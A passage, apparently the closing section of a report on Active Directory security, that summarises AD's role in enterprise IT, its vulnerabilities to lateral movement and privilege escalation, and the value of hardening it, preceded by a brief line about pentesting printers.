In a pentest, there may be a situation where there is nothing else but printers, where you can try to log into. So, the whole point is being creative and thinking outside the box.

Conclusion

Contents

4.1 Ensuring Active Directory Resilience

This document has taken a close look at the complexities and nuances of Active Directory (AD), which is a key part of modern enterprise IT infrastructure. AD plays a crucial role in a wide range of organizational operations, from managing network resources centrally to handling user accounts and access permissions efficiently. Its importance in keeping enterprise environments running smoothly can't be overstated, as it not only ensures efficient workflows but also enforces security policies that are vital for maintaining organizational integrity.

By exploring AD's architecture and functionalities, this document highlights how AD operates, showing both its strengths and its vulnerabilities. AD's ability to centralize and automate many aspects of network and user management makes it an invaluable tool for IT administrators. It helps them enforce policies, control access, and secure resources across large, complex environments. However, this centralization also makes AD a prime target for cyber attackers who aim to exploit its vulnerabilities to gain unauthorized access to sensitive information and critical systems.

The vulnerabilities within AD systems have been carefully analyzed here, with a focus on how these weaknesses can be exploited by increasingly sophisticated cyber threats. The threat landscape is always evolving, with more advanced and persistent attack techniques continuously challenging the security of AD environments. The vulnerabilities discussed in this document aren't just theoretical; they're real, exploitable flaws that have been demonstrated through Proof of Concept (PoC) attacks in a controlled lab environ-

ment. These PoC attacks provide concrete examples of how attackers can use AD vulnerabilities to compromise network security.

The consequences of not securing AD effectively are serious. As shown, exploiting these vulnerabilities can lead to unauthorized access, allowing attackers to move laterally within the network, escalate privileges, and eventually take control of critical infrastructure. Such breaches can result in significant data loss, operational disruptions, and even the risk of widespread organizational compromise. The threat isn't just about the immediate loss of data or service; it can also cause long-term damage to an organization's reputation, financial stability, and compliance with regulations. In an era where data breaches can have severe legal and financial repercussions, the importance of securing AD against these evolving threats is clear.

In short, while AD is crucial for maintaining organizational efficiency and security, it also comes with significant challenges and risks. The dual nature of AD—as both a powerful tool for managing complex IT environments and a potential point of vulnerability—means that organizations need to stay constantly vigilant. Improving AD security practices continuously, along with a deep understanding of the evolving threat landscape, is essential to protect the organization from the serious risks posed by these vulnerabilities. By highlighting these issues, this document aims to contribute to the ongoing efforts to enhance the security and resilience of Active Directory in enterprise environments.